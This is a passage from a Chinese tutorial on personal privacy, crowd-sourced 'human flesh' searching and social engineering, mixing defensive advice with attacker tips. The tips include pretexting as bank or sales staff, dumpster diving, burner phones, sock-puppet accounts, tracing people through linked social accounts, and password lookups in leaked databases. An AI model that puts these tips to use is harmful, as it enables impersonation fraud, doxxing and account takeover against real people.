有些甚至需要你的手机号和身份证号码注册某 APP，留个心眼，现在都在谈信用行天下，一旦你个人身份被人利用并且留下信用污点，那可得不偿失。

某地，骗子买通银行业务人员，顺手就得到你填的各种真实资料，乱办信用卡或用来进行一连贯严谨细腻的诈骗过程，这种事我会乱说？你敢相信吗？碰到这种情况，去哪哭？这些线下隐私在陌生人面前，一定要非常谨慎，谨慎，在谨慎！

## 2.8 个人习惯养成

前几个章节也大量的说了很多实质性的方法和思路，自己也可以避免很多种情况，不重要的可以模糊化，和可以多使用几个小号号一样的道理，也可以尝试一下反追查删掉自己信息或者更改成不同的多个信息。

密码一段时间更换，不要用不安全的软件长期保留你账号密码，或者到处授权给任何网站。最明显的一点就是你用小企鹅的时候，很多网站都可以用企鹅注册登入，然后就授权给他了。

他就获得了他需要的东西，然后就在你好友、群和空间里头发一些不雅信息和垃圾广获得了他需要的东西，这种授权你就是更换了密码密保也需要一段时间之后才会消除，不是说你改了就没有垃圾信息了。

“这是最好的时代，也是最坏的时代。”这句土到掉渣的话放在这里仍然适用。互联网让我们每个人都受益良多，却同时也让我们的隐私从此成为路人。每个人自己的小企鹅号、微博都不免被盗过几次，甚至可以说，没有被盗过号的人生是不完整的。

用户信息安全，不是一个依靠产品方的良心、态度就可以杜绝、解决的事。这不只是产品方安全措施做得够不够的问题，还是每个普通用户自我武装得够不够的问题。

我个人而言除了保持一个良好的上网习惯外，说的很多的不外乎就是多准备几台电脑玩黑必须的，高配搭载虚拟机也行，双系统也不错，总之方法很多，不是说你就不能去点了，有些情况下必须要去点的，才可以测试，大部分的黑客软件都是有毒，办法很多自己可以根据自己情况进行配置。

你要告诉自己，所有的设备、产品、网站都可能被黑，所有的账号、密码都可能泄漏，所有的安全措施都可能失效。这样才不至于没有后路。

如果做不到一个账号一个密码，那么起码支付账号、用来修改密码的邮箱账号最好有独自得一套密码，自己最好有一套独创的理念，比如记得某次论坛上看到别人的心得，他的方法是新浪的账号密码是：Xinlang+XXX 腾讯的是：Tenxun+XXX 网易的：Wangyi+XXX ，哪家密码被拖了 然后就自己第一时间就有个预警。

一般的大公司平台还好，爆出来就是大规模的，出新闻能看见，要是小平台等你无从查起是哪个地方泄露的，比如要是Heixie+XXX ，你就能找到源头马上进行处理，当然要有自己的思路，不是要你去套别人的公式，自己的密码套别人的干啥。

中国人自古以来就讲究阴阳平衡，当我们在互联网上分享个人信息的数量让我们的互联网生活不够平衡的时候，分享地越多就有可能泄露地越多。我们谈了很多很多，现在似乎可以做点什么了，跟着节奏来检测一下自己网络上的资料相关的有没有泄露，怎么防范，最基础的六个步骤。

第一步百度搜自己相关资料，有的或者没用的自己登入账号去注销掉，删不掉的可以联系管理员和客服。然后把最重要的账号，做无意义处理，就是用相同邮箱注册过别的 ID 的话，这个账号以后不再登陆，跟重要账户密码相同的，做无意义密码处理。自己忘记这个账号。

第二步重要网站 /APP 的密码一定要独立，然后现在立刻全部改一次加在字母和数字的基础上加一下符号，记不住可以用安全软件帮你记，现在很多手机上的也有。付费的很大程度上比免费的好。下载一款杀毒软件，记住只需要一款即可，不要多。

第三步很多场合是可以写其他身份信息的，该低调就低调，无用的就自己拟几个名字，申请多个相近邮箱，密码使用不同规则，自己真实的信息尽量少在网上登记，非常重要的例外，自己当然有多个身份更好。

第四步常用的手机号等随时联系的资料尽量少在网上登记，手机号尽量 2 个以上。可以买交便宜的卡养着号，也是一个投资呢，现在虚拟运营商多了起来，就有黄牛抢号，电话别人都可以买了在转手，实名的含义不是很大，一旦实名全部完成，这个意义也是很大的，还有很多软件是可以实现的。

第五步邮件相关资料通过小企鹅微信社交软件传发记得加密，遇好友借钱等可以电话本人查实，短信链接不可信，更加不要手贱去点击，邮件啥的有些没必要的链接，你不在虚拟机或者安全环境下不要乱点，后果就是这样来的。

第六步不重要的账号修改资料，尽量减少各个社交账号的关联性。比如小企鹅空间和朋友网，可以选择关闭。或把资料改到完全不相关，不玩的就注销，或者改成不相干的内容，还有其他的博客论坛之类的你注册过都会有信息，可以尝试都修改一下。

最后，意识为先，让更多人意识到吧，大家发现没，以上我给出的建议都是基于“信任”这个核心给出的，安全的本质是信任。除了你自己没谁是真的可信的。记住这句终极心法，不过这个太残忍了，你自己把控下度，自己有个好的习惯也是非常重要。

## 2.9 人肉搜索概念

我所说的更多是对以后的人肉搜索概念的定义，因为大部分都有了解到社会工程学，下一章会详细的阐述，虽说人肉和社工有区别，更多的思路不变，甚至互相通用，达到相同的目的，都是参与人性，拿捏人性的弱点，有人聚集愿意加入到某个聚集地达到某种目的，包括六度人脉理论，但是更多的相反的性质，一个是找人帮忙，一个是帮忙曝光。

“人肉搜索”引擎是近年来在互联网兴起的一种资料搜索方式，在近年来频频上演着悲喜，当然，大家也并不会对其陌生，只要到百度搜索，就会有几千甚至几万的相关报道。在人肉搜索引擎的发展史中，其强大搜索能力几乎每天都在网络上重复上演着。

我们不得在由衷赞叹它强大威力的同时，一些人对它的存在也表示了自己的忧虑，从而逐渐形成了正反两方针锋相对的观点，到底这种机器搜索引擎我们是该欣然接受还是只看到它的弊端，而毅然拒绝呢？大家仍然对它是否人性化持着一个怀疑的态度。

当然，人肉搜索引擎也有比不上机器搜索引擎的地方，那就是速度。Google 可以 0.00001 秒内给你一个答案，然而人肉搜索引擎需要等待有人看到你的帖子，并找出结果才会有所反应。所以说，人肉搜索引擎的潜在力量比机器搜索引擎强大，但反馈速度就比不上机器搜索引擎，两者的 PK 只能说是平手。

网络媒体的传播特点决定了“人肉搜索”的强大力量。网络媒体在速度、广度、深度、参与度等方面具有传统媒体所不能比的优势。其广泛的参与度造就了网民的多元化，变传统媒体的高度组织性、封闭性为自发性、开放性的参与模式。

这一关键特征才最终使得“人肉搜索”成为可能。

使得一方提问，八方回答；一只老虎，N 个武松的搜索模式得以实行，可以说，网络的开放性为“人肉搜索”打开了大门。

盲目用搜索引擎不是好方法，人肉搜索我觉得就像撒大网捕小鱼，这里谈不上优化关键词，这个词不行就换一个呗，你的目的越有针对性，你可选的词应该也就越少，还有，搜索引擎的高级功能都要适当用起来，组合在前面也有说过。

信息是网状的，对网状信息中的关键节点要特别注意，这个节点可以是特定的平台、特定的用户名、具体的联系方式，等等，建议进行一些梳理；微博、微信、人人、小企鹅等这些都可以看看，微博可以通过好友关系一层层挖，人人的高级搜索可以根据已有信息直接查，小企鹅的话，腾讯下面的所有产品都能够通过小企鹅号关联起来，小企鹅空间、说说、搜搜问答、微信，等等；实际上，大部分网络用户的反人肉意识都不强，平时搜一些小企鹅号、手机号，经常都能在各种地方搜到。

如果在某个平台上找到了这个用户，但没有需要的信息怎么办？问题到这一步跟人肉搜索基本上没啥关系了，但是你还可以往下走，比如你可以一个马甲，先混个脸熟，再去套一些话出来。

对于你的需求而言，人肉搜索不一定是一个能解决问题的方法，建议多找找其他更多的方式，或者寻求外界的帮助，但是现在冒充利用说人肉搜索的进行收费的也很多，自己学会判断，不要因为某些事情冲昏了头脑一次次的被骗。

人肉搜索并非中国特产，在西方，人们对于“人肉搜索”具有远远高于中国人的警惕性。我相信未来的技术手段不会局限于人肉参与人数和速度，现在的网络公关愣是可以把白的搞成黑的，你都会显得苍白无力。

关于人肉搜索，其实现在有很多人希望找到思念很久的朋友，走失的亲人，甚至欺骗自己的骗子，有一句话形容人肉搜索很正确："你爱一个人，就把他放到人肉搜索，你恨一个人，也把他放到人肉搜索上来"。

人肉搜索其实是利用广大网友的爱心，帮助一些需要帮助的人，但是现在网络的普及，让人肉搜索也变成了一个很可怕的东西。

"人肉搜索"其实就是人找人，人问人，人碰人，人挤人、人挨人的关系型网络社区活动，当今虽只暂时局限寻人，寻物、它都在默默地为需要的网友提供帮助；但是相信在不久的未来，人肉搜索引擎一定会发挥很重要的作用，我们不能低估网络的力量。

但是当我们在使用这些网络的资源时，应注意"度"，应注意合法合理的去使用它，使他真正意义上服务了网民，服务了我们社会。在这无形之中其实也促进了人与人的交流，潜移默化推动了社会的进步。

在这我想说：让人肉搜索能够通过互联网健康、规范地发展，需要我们大家共同的力量，同时也希望大家能用正确的态度去看待和对待这些好的平台，好好利用这样一个好的平台，让自己和他人都能得到真正意义上的帮助。



# 第二章

# 你好，社工

## 3.1 凯文米特尼克

谁都不能忽略黑客时代光辉的历史，准确的也不能说太久的历史，凯文现在也才五十多岁，尽管八十年的人们认为凯文使用的是一种骗子伎俩，但是不可否认的事实是支持者远远多于反对者，很久前我就是一名支持者，虽然很多提到的技术手段不太适用天朝的国情，但受益匪浅。值得一提的是，支持者里头更有甚至啥都不懂，只懂盲目崇拜。

百度一大波他的资料，我这里就提取几点精华来说社会工程学，人们通常习惯于用技术来解决问题，但社会工程学绕过了所有技术，包括防火墙。技术很关键，但我们更应该看重人和方法。社会工程学是一种利用诱惑策略的攻击方式。它不单单是个技术性问题，更是关于人的问题。

有人还比作是一门艺术，凯文写的书两本“欺骗的艺术和入侵的艺术”总体上来说，社会工程学就是使人们顺从你的意愿、满足你的欲望的一门艺术与学问。它并不单纯是一种控制意志的途径，但它不能帮助你掌握人们在非正常意识以外的行为，且学习与运用这门学问一点也不容易。

社会工程学利用人的弱点，以顺从你的意愿、满足你的欲望的方式，让你上当的一些方法、一门艺术与学问。说它不是科学，因为它不是总能重复和成功，而且在信息充分多的情况下，会自动失效。社会工程学的窍门也蕴涵了各式各样的灵活的构思与变化因素。

现实中运用社会工程学的犯罪很多。短信诈骗如诈骗银行信用卡号码，电话诈骗如以知名人士的名义去推销诈骗等，都运用到社会工程学的方法。利用社会工程学手段，突破信息安全防御措施的事件，已经呈现出上升甚至泛滥的趋势。

无论任何时候，在需要套取到所需要的信息之前，社会工程学的实施者都必须，掌握大量的相关知识基础、花时间去从事资料的收集与进行必要的如交谈性质的沟通行为。与以往的的入侵行为相类似，社会工程学在实施以前都是要完成很多相关的准备工作的，这些工作甚至要比其本身还要更为繁重。

那么我们为什么要使用社会工程学方式？因为这比寻找技术漏洞更简单。互联网是如此宽广，而社会工程学无需花费或者花费很低，没什么风险，可以避开所有的防护系统，在任何操作系统上都能进行，不会留下犯罪痕迹，几乎百分之百有效，而且人们还没有普遍意识到这个问题。它可以很简单，也可以很复杂；也可以只花几分钟时间；也可以花上好几年。

苦心积虑的借口或者托辞是社会工程学的关键所在，因为人们需要有合理的理由才能去满足一个请求。为了达到目的，我们会给自己定义一个身份或者角色，带着和善的面孔去和人联系，慢慢诱惑对方步入自己的圈套。不过他们不会直接下狠手，总是会留下余地，免得一无所获。

当然有企业意识到风险，可以给企业员工培训，因为新闻时常有某人伪装了然后就打钱过去了，你会觉得他作为财务人员为什么不核实一下？不就可以避免了吗？实际当中的情况很复杂，所以说手段的高明，没有收集好情报，选好恰好的时间点，是很难成功。

为了对抗社会工程攻击，必须组建由“人”组成的防火墙，并且抛弃刀枪不入之类的幻想。建立雇员参与机制，确定什么是敏感信息，组建由人组成的防火墙，提高安全意识。攻击是真实的，威胁也是真实的，所以我希望每个人都行动起来，做点儿什么。

米特尼克说道，“黑”人比黑计算机更简单。发动攻击的最有效的方式就是让客户——也就是一个人——干蠢事儿。他说道。正如老话所说的那样，笨是无药可救的。

当任务目标是攻破一个计算机网络时，最好的办法就是让目标公司中的某些人打开本来不该打开的文件。举例来说，如果你的目标是一家法律事务所，那么通常来说你能让人迫不及待地点击打开一个 PDF 文件。

而这个貌似无害的 PDF 文件可能已被加载了恶意软件，从而让攻击者的一只脚踏进目标公司网络的大门。

一只脚就足够了。在米特尼克锲而不舍的探查下，这扇大门以及其他很多大门不用多久就会一一敞开：他会寻找其他计算机及其所运行之软件的清单、员工名录、用户名和密码、电话号码及其他任何有用的信息，从而更加彻底地侵入一个网络。只用一种方式是绝对行不通的。

回首往事，他对二十年前因做黑客而入狱、之后二十年却以做黑客为生的辛辣对比看得很淡。但是，如果没有了入狱的岁月，也就没有了传奇；如果没有了传奇，也就没有了高额的顾问费。

凯文表示，我只是作为一种兴趣爱好而开始了这一切，而现在则是以此谋生。他说道，即便给我一百万年的时间去做梦，也从来都没想过会有这样的机会。

## 3.2 定义社会工程

很多人讲定义分广义和狭义，你怎么理解我想不太重要，无论怎么说，知道这些方法是如何运用的，也是唯一能防范和抵御这类型的入侵攻击的手段，从这些技术中提取而得出的知识可以帮助你或者你的机构预防这类型的攻击。

互联网是人、组织机构与电脑之间相互联系的迷宫。而最简单的攻击方式便是找出关系中的薄弱环节。通常人是这三者中最弱的一环，因此也成为了攻击进入任何组织电脑网络最简单的方式。我们经常讲，最安全的计算机就是已经拔去了插头的那一台机器，也就是很多人觉得这个很安全了，从某种角度来说，物理隔离对社会工程学无效。

对个体攻击需要一套不同的工具和从蛮力转变为策略的技巧，而社会工程学利用人的弱点如人的本能反应、好奇心、信任、贪便宜等弱点进行诸如欺骗、伤害等危害手段，获取自身利益等等都为攻城狮提供了极大的方便。

你可以去说服某人使用者把这台非正常工作状态下的、容易受到攻击的有漏洞的机器连上网络并启动提供日常的服务。也可以看出，“人”这个环节在整个安全体系中是非常重要的，这个也是重点，也是社会工程学的主要目标，这不像地球上的计算机系统，不依赖他人手动干预、人有自己的主观思维。

由此意味着这一点信息安全的脆弱性是普遍存在的，它不会因为系统平台、软件、网络又或者是设备的年龄等因素不相同而有所差异。无论是在物理上还是在虚拟的电子信息上，任何可以访问系统某个部分或某种服务的人都有可能构成潜在安全风险与威胁。

社会工程学并不能等同于一般的欺骗手法，社会工程学尤其复杂，即使自认为最警惕最小心的人，一样会被高明的社会工程学手段损害利益。

社会工程学陷阱就是通常以交谈、欺骗、假冒或口语等方式，从合法用户中套取用户系统的秘密。社会工程学是一种与普通的欺骗和诈骗不同层次的手法。因为社会工程学需要搜集大量的信息针对对方的实际情况，进行心理战术的一种手法。

社会工程学往往是一种利用人性脆弱点、贪婪等等的心理表现进行攻击，是防不胜防的。熟练的社会工程师都是擅长进行信息收集的身体力行者。很多表面上看起来一点用都没有的信息都会被这些人利用起来进行渗透。

几乎每个人都有途径去尝试进行社会工程学攻击的，唯一的不同之处在于使用这些途径时的技巧高低而已。试图驱使某人遵循你的意愿去完成你想要完成的任务是可以有很多种方法的。

第一种方法也是最简单明了的方法，就是目标个体被问到要完成你的目的时给予其一个直接的“指引”了，毫无疑问这是最容易成功的，也是最简单与最直观的方法了。当然，被指引的个体也会清楚地知道你想他们干些什么。

第二种就是为某个个体度身订造一个人为的通过捏造的手段特定情形和环境。这种方法比你仅仅需要考虑到了某个个体的相关信息状况附带更多的因素。

例如如何说服你的对象，你可以设定或者刻意安排某个理由和动机去迫使其为你完成某个非其本身意愿的行为结果。这包括了远至于为某个特定的个体创造一个有说服力的企图而进行的工作，与大量你想得到的“目标”的相关知识。

这意味着那些特定的情况环境必须建立在客观事实的基础上。少量的谎言会使效果更好一些。社会工程学中最精炼的手段之一就是针对现实事物的良好记忆能力。

大多数的社会工程学行为都是被一些单独的个体所运用的。因此诸如社会压力与其它的一些影响因素都必须建立在和目标有一定的可信关系的情况下进行的。

如果处于这样的情形下，当有了真实或者虚构出来的固有特征时目标个体就很可能会遵循你的意愿而工作了。

个人的声望和说服能力是一种常被用于促使某人配合或顺从你的有利手段。使用个人说服力的目的并不是要别人强行接受你所指派的“任务”，而是增强他们对完成你所指派的任务的主动顺从意识。

社会工程师，更愿意说是攻城狮，目的是说服目标，使其有充分的理由去相信只需花费小量的时间与精力就可以换取得到利益了。存在着多个因素可以促使一个攻城狮增加与目标合作的机会。

尽量少与目标发生冲突。使用平和的态度去面对对方可以提高达成目的成功几率。拉拢关系或者发展新的关系，共同的烦恼又或者是一些比较特殊的任务都可以有效地迫使目标与你合作。这是非常重要的，这一点常被骗子认为是万试万灵的手段。

心理学研究指出如果人们先前曾经遵照过某个极小的指引而工作并获得成功时现在他就更可能会去遵照一个更大的指引了。有很多类似的案例，在这里如果曾有过合作的前科的话，那么这次再合作，达成的机会就很大了。更好的方法是让社会工程学者给予合作对象一些比较敏感的信息。

社会工程学运用是否能成功也有取决于目标个体与你的目的有多大关联的因素的。我们可以说系统管理员、研究人员等等，那些依靠计算机和网络进行工作又或者通过其进行通信的人与大多数黑客使用社会工程学进行攻击的目标都是有莫大的关联的。

与普遍的思想观念相反，运用社会工程学捕捉人们的心理状态的技巧要比入侵一个邮件服务器容易得多。但如果你想让你的员工去预防与检测社会工程学攻击的话，其效果绝对不会比你让他们去维护 Unix 系统安全的效果明显。

站在系统管理员的立场上，不要让“人之间的关系”问题介入你的信息安全链路之中，以至于让你的努力前功尽弃，且不论形式及内容，社会工程攻击的成功很大程度上取决于人类在尝试谨慎分析不同情况时出现的盲点。

实际上，网络安全就是知道在任何给定情况下你可以将机密信息托付给谁。保持警惕性以及避免在任何情况下根据表面想象进行判断可以让你在防御社会攻击中更胜一筹。

## 3.3 攻城狮基本功

高明的黑客会在举手投足之间获得你所有有价值的信息，而你对此却一无所知。可以简单的理解为是一种通过基础工具或黑客工具的运用。

合法或非法，基于网络或者收集人们在因特网中泄露或做以安全校验的个人资料的手段；同时也是一种与普通的欺骗和诈骗不同层次的手法。因为社工需要搜集大量的信息并针对目标的实际情况，进行心理战。

从旁观者的角度来说，你可能会觉得这种骗局很容易识破，但其实，身在局中之人更脆弱，因为人总是相信自己愿意相信的东西，于是乎那些本身有不良动机的就更容易被攻击，比如骗子可以冒充评定职称的领导找你借钱或转账，你借还是不借呢。

因此，这个骗局的成本之低，成功率之高令人咋舌。通过获取中间人信息，伪造中间人，成功直入受害者获取个人密码。也许你会觉得很扯淡，对!他确实很扯淡，扯淡到你自己受害后并没有发现隐私等安全问题的发生。

无论是技术手段也好，还是非技术手段也好，社会工程学实际上是一种操纵相关人员泄露出机密信息的艺术，它建立在使人决断产生认知偏差的基础上。

有时候这些偏差被称为“人类硬件漏洞”。犯罪分子利用社会工程学的手法进行诱骗，使受害者不会意识到被利用来攻击系统。当人们没有意识到他们所拥有信息的价值时，便并不会特意的保护他们所知道的信息，社会工程学正是利用了这一点。

首先，熟练的社会工程学使用者都擅长进行信息收集，很多表面上看起来一点用都没有的信息都会被这些人利用起来进行渗透。比如说一个电话号码，一个人的名字。后者工作 ID 的号码，都可能被利用起来。

举个例子，比如说一个社会工程学使用者想从一间信用卡公司获取一些情报，但是又没有相关的证明证明他可以合法的从这间公司拿到这些情报。这时候，他就可以利用社会工程学，从和这间信用卡公司相关的银行收集相关的信息从而达到他的目的。

比如说但这间银行需要从信用卡公司取得信息需要什么文件或者 ID 号码证明，又或者是经常与信用卡公司进行业务联系的职员的姓名等等。

现在的很多公司为了方便和快捷，在一些服务上会采用电话服务，这样就更容易让这些攻击者有机可乘，只需提供从银行获得的相关资料，信用卡公司就会把一些敏感的信息给予攻击者。

善用你身边的信息，尽量利用现有所知道的信息，这些信息将能处理好突发事件，此类信息指的是规章、制度、方法、约定。规章，指的是一个行业的规章，我们可以认为是行规，或是内部约定，比如，货摊 A 为了抢掉货摊 B 的生意，故意低压低价格来龚断是不对，违反了不正当经营法了。

所以我们要尽量了解各行各业的之间的此类信息，比如校园，只有领导层内的人员才会拥有一份全校的师生的联系名单，服务行业通常有这样和那样的内部约定，了解此类信息对我们非常有利。

除了我们必须知道那些方法外，还需要的是业内术语。看到这儿，小菜一定会问什么是术语了，它主要有什么用?嗯，业内术语即不同行业之间的“黑话”，比如，我们黑客界的网络钓鱼术语，一般人会认为是到网上去钓鱼。

术语用处大着了，社会工程学的身份都是经常变换的，假设我们要冒充银行业务员，就必须知道一些压缩贷款、反担保、关联企业……等等一些术语，否则当我们试图拨通一个分行经理的电话，他们就会出现激警，即经理发现你的攻击行为，可见术语的重要性。

在一个攻击的起始，我们得做一些准备，假设我们的目标是一个数据恢复的企业，我们可以去买一本关于数据恢复的书，熟悉一些术语的概念。

顺便伪装成一个访客看看一些员工办室墙上或是桌上的规章制度，如果去他们的垃圾处理场所，总会有一堆废纸什么的，但这里面包含了重要的信息，我们可以称之为垃圾的价值，比如会有一些客户书，员工身份号联系等。现在，小菜们一定明白，任何的信息都有利用的价值。

假设我们获取了目标部分信息，但必须通过对话得到更加敏感的信息，我们不可能直接让对方发现吧，所以我们得先完成身份的伪装。假设一个小菜的目标是某电器分行的销售部，那么我们最好伪装成另一分行的销售人员，而且我们知晓他们公司内部的销售术语，或我们再带一份分行销售报告书，我想对方一定不会怀疑你不是内部人员的。

再谈一下伪装的要点，任何情况不不要泄露自身的真实信息。或许我们会碰到一些意外事件，所以，在开始准备的时候，带上一张没有多少余额的手机，用完后就别再用了，这样可免遭怀疑。还有比如通讯账号小企鹅，永别使用自己的小企鹅，最好为自己准备一个信封，目标信息拿到后，将对方拖入黑名单。

很多社会工程学攻击是很复杂的，包括了周详的计划，并且综

合运用了相当的技巧。但是你也可以发现，一些熟练的社会工程学攻击者经常可以只用简单的方法达到他的目的，直接的进行询问来获得他所需要的信息常常是行之有效的。

举个例子，某人打电话给电话公司说因为一起火灾的影响，使得附近以电话线路终端毁坏，令附近几十户人家的电话都无法使用，而他本人是个电话线路维修工，也许他可以先帮忙修理。

但是修理必须需要一些电话公司不会让非本公司相关职员知道的铭感信息。但是谁又能拒绝一个好心的电话线路维修工人的无私的援助呢，这样，这位攻击者就获得他所需要的电话线路信息。

建立信任也是一项社会工程学的手段，而且是相当重要手段，试想一下如果你和某公司活人建立相当牢固的信任关系，要取得一些重要的敏感信息不就要相对容易的多了吗。要在短时间内获得信任是不容易的，但是也不是没有可能的，如果能被证明你是可以被信任的，那不就比较容易获得信任了。

随着时间的推移，社会工程学也在日新月异的发展，攻击手段和攻击方式也在变得更好更狡猾。攻击者将持续使用这一攻击方式，并年复一年地得到不俗的回报。我们每个人终其一生，都在经历着大大小小的欺骗，或者善意，或者恶意，有些能识破，有些你当时并不能识破。

说了这么多，你真的没有意识到吗，这个世上，最善于社会工程学的，其实是老师啊，特别是毕业班的班主任。就像我的高三时的班主任一样，在 N 年前那个美好的夏天，他语重心长的对我说：考上大学就好了。

## 3.4 常见社工手段

社会工程学攻击是一种通过对被攻击者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱所采取的诸如欺骗、伤害等危害手段，获取自身利益的手法。

黑客社会工程学攻击则是将黑客入侵攻击手段进行了最大化，不仅能够利用系统的弱点进行入侵，还能通过人性的弱点进行入侵，当黑客攻击与社会工程学攻击融为一体时，将根本不存在所谓安全的系统。

利用社会工程学的攻击手段也日趋成熟，技术含量也越来越高。黑客在实施社会工程学攻击之前必须掌握一定的心理学、人际关系、行为学等知识和技能，以便搜集和掌握实施社会工程学攻击行为所需要的资料和信息等。结合目前网络环境中常见的黑客社会工程学攻击方式和手段。

先说一句我的理解是常见的社工手法，并不是传说中利用人性突破的那种，诸如打电话客服骗取信任获得密码这种，我比较看不起这种完全没有技术含量的低劣玩法。在我看来，黑客攻击就应该是不知不觉的，技术性的，高明的黑客会在举手投足之间获得你所有有价值的信息，而你对此却一无所知。

社工攻击，没有想象中的严重，反倒是坑蒙拐骗的多。当然很多黑客只是习惯性的入侵脱库，包括有些黑客入侵完就走人，库都不拖走。而目前的网络环境，真正有价值的数据，其实安全做的挺好，比如小企鹅号，支付宝账号，网易账号等，不光有各种二级密码，还有手机绑定，这样的情况下，光有社工库作用不大。此外现在这批黑客大多是比较乖的，喜欢搞事的前些年都被抓了。

现在的社工库，即使网传的垃圾库，也可以获取大量真实的用户信息，这对普通人来说很有趣，但是对黑客来说，没有卵用，我搞一堆优酷账号或者小米账号做啥？完全没有利用价值，所以他们的手段是：卖给骗子，或者干脆自己就去当骗子。

至于骗子这事，就不是技术层面，而是考验智商了，别人电话给你说某某某我们这边是 X 网，请缴费，你也得信吧，事实证明真有信的，我一小白朋友就这么被骗走大几 K，哭笑不得...像王思聪的 Gmail 已经不知道被多少小黑客玩过了，黑客们各种留言说大哥我好崇拜你，但是拿个邮箱有卵用，一毛钱也转不走对不。

没有利益链，就没有动力，所以社工库的危害整体来说不大。但社工库是一个定点打击的好办法，上网多的用户，或多或少会存在信息泄漏。

尤其黑客们是可以相互合作的，手里数据量那是不少的。至于社工库万能那纯粹是夸大其词了，比如说，在不日掉知乎整站的情况下，你根本找不到任何关于我的信息，别说密码了，常用账号都没有黑客能找得到，社工终究需要一个突破口，不给你突破口，你再厉害也没辙。

关于企鹅的安全问题，普通用户可能有些误会，一方面来说，小企鹅的使用最为广泛，基数大，另一方面，某些小企鹅账号的价值很高，所以多年前的盗企鹅号盛行，后来的诈骗营销猖獗，以至于现在的小企鹅资料及群关系这样不痛不痒的内容都变的很有价值，导致了小企鹅非常不安全的错觉。

事实上早期，大概前几年的样子，黑客们的黄金年代，小企鹅盗号是最猖獗的，那时候一个常去网吧的玩家，企鹅号被盗个百八十次根本不稀奇，当然了，这里面有很多根本没有价值的，黑客都懒得去洗，所以你们也不知道，而当的老密信箱，放到现在也还有少量是可用的。

混过黑客圈的都知道，当年某人盗了马化腾的小企鹅号，还加进了黑客群，之后腾讯开始重视安全，很多圈里知名大牛纷纷入职企鹅公司，小企鹅安全策略进行了多次调整，包括一些非常不科学但是有效的内容，而用户被盗的多了，也都纷纷去改密码，小企鹅的整体安全性上升了很多台阶。

再往后国家严打，各大黑客门户纷纷倒闭，诸如黑鹰大米这样的知名人士被抓，黑客的供血被掐断，小黑客越来越少，或许很多人嘲笑那不过都是些脚本小子，不过多少大黑客都是这么过来的，导致如今网络环境整体变好，黑客和盗号事件大幅度减小，当然现存黑客的平均水准和手段也更加高明。

目前的小企鹅盗号，主要集中在钓鱼，Xss 等，也包括一些伪基站之类的特殊手法，社工小企鹅很难，因为大多用户小企鹅密码是独立的，传说有大黑客手握很多亿的腾讯数据库，但只是传言，没有谁见过。

钓鱼之类的骗术，包括木马，已经和社工无关了，属于安全意识方面，在这种情况下，各种账号的区别不大，只不过小企鹅作为极有价值的账号形式，喜欢针对的人比较多，像腾讯的 Xss 和相关漏洞，价格都很高，当然网络做大了突破口也多，是不争的事实。

各种的方式都很多，能够实现最终目的都是不错的办法，搜索引擎是最普遍最常用的一种资料收集获取方式，通过搜索受害人小企鹅号码和邮箱等关键字，进行资料的获取，通常使用 Google 搜索。获取的资料有何用？你想要的资料也许可以直接搜索到或者进行密码猜解？

中间人伪造攻击普遍用于重要资料的获取，如：手机号码直接索取，密码的直接索取等。但前提需要社工师拥有中间人的详细信息进行完美的伪装，从而让受害者信任。

前面说过，社会工程学是利用受害者的贪婪、信任等人性弱点进行的攻击手法。数据库索引攻击是笔者感觉最有杀伤力并一针见血的攻击，甚至不需要收集太多的资料就可以直入要害。

我通常习惯把数据库索引攻击称为大杀器，因为他足以撑得起这个称号。想想这种感觉：短短的几分钟，索引完毕整个 Database 数据库所在目录，受害人在各个网站的密码呈现在淡白的荧光屏上，而且其中不乏有很多网站是明文存储的密码。

## 3.5 防范社工姿势

如何正确的掌握姿势……好了，不要在制造恐慌了，那么我们究竟如何防御相关的社会工程学攻击?

应对社工攻击的话：该上密保上密保，该绑手机绑手机，密保问题可以删掉，就用安全中心绑定手机就行了，支付密码不要和普通密码混用，其实也就差不多了，剩下的交给网络公司以及国家法律吧，这俩才是靠谱的。

尽量在网上不要使用真实的信息以及公布自己的资料，其实防御这类社工很简单，可以逆向社工手法如现在网上散播出各种自己的虚假信息以及照片，进行资料假造爬虫爬过后，各大搜索引擎收录后，以后自己偶尔不小心泄露了某个资料也能逃避某黑的眼球。

防御人性弱点，这一点是最难防的，因为代码是死的，但人是活的。人有七情六欲，没有则无意。

个人认为防御这一类攻击首先要初步的判断，对方的一些涉及自己隐私的问题进行慎重考虑以及确定，然后做出明确的判断。不要感情用事，这是目前很多年轻人易犯的错误。总认为和他是有感情的，殊不知，社工就是利用了这点。

防御中间人伪造，这类攻击很普遍同样很容易被疏忽，为何?因为当社工师使用这种手法计谋的时候，通常已经掌握了中间人的大部分信息，从而能够自信的让你相信社工师就是那个他。

那么如何去防御?确认身份是防御这种攻击最直接的办法，如何确认那就要分场景来看了，比如打个电话? 问问他没有某事件的事情看他如何回答?

防御 DIA 攻击，写到这里，我的确头疼了。 防御 DIA 攻击，你不能确保你所登录的网站没有被 Hacker 脱裤，意指被入侵后拖库的风险。

所以我们做最坏的打算，你所处网站 A 被脱，裤子到了花无涯手里，他现在可以查看一切用户的密码。网站通常保存密码由加密和非加密两种方式，谈到后者不的不说：CSDN 数据库公布，明文存储!我对 CSDN 事件也不在这里多说什么，因为实在时隔已久。

CMD5 等各种解密网站不是吃干饭的，当然如果你密码设置的实在变态的话，也好。这里就要提醒各位朋友，设置密码时一定要设置高强度密码且与个人身份无关最好，黑客进行 DTA 攻击的时候，是要从数据库进行关键字搜索的，如 小企鹅 号码： 191179394 然后获取自己手里拥有数据库的关键字密码，进行攻击方法的信息收集，从而登陆各个站点及目的性。

但是尽量的避免社工还是可以做到的。针对性的对社工的利用方式进行处理就 ok，比如帐号方面，如果不是什么重要帐号，倒是可以无所谓不一样，但是对那种临时登陆就可以临时取个密码，当然最好，每个站都设置不同密码和帐号，怕忘记，可以借助一些密码管理工具；对任何人，任何事，多一些怀疑。多一步确认!

由于社会工程攻击的温柔属性，大多数受害者都不知道他们已经被攻击了，而可能要耗费几个月的时候才能发现这个安全漏洞。一旦你怀疑自己是社会工程攻击的受害者时，你首先要做的就是重设一个密码。

为你的所有账户创建一个新的强密码，并且要确保你的新密码与你的家人无关，因为攻击者可能知道很多关于你和你的家人的信息。其次，联系你的银行，仔细检查你的财务报表。最后，可以考虑报告有关职能机构，以避免潜在发生的身份盗窃及冒名邮件诈骗。

防范社会工程学攻击就必须要知道在网上何时该相信何人。在你提供个人信息前请谨慎地分析每一个情况。更为重要的是，在网络上不要过于贪婪了。当一笔交易实在是太划算时，请三思而后行!

## 3.6 人性弱点利用

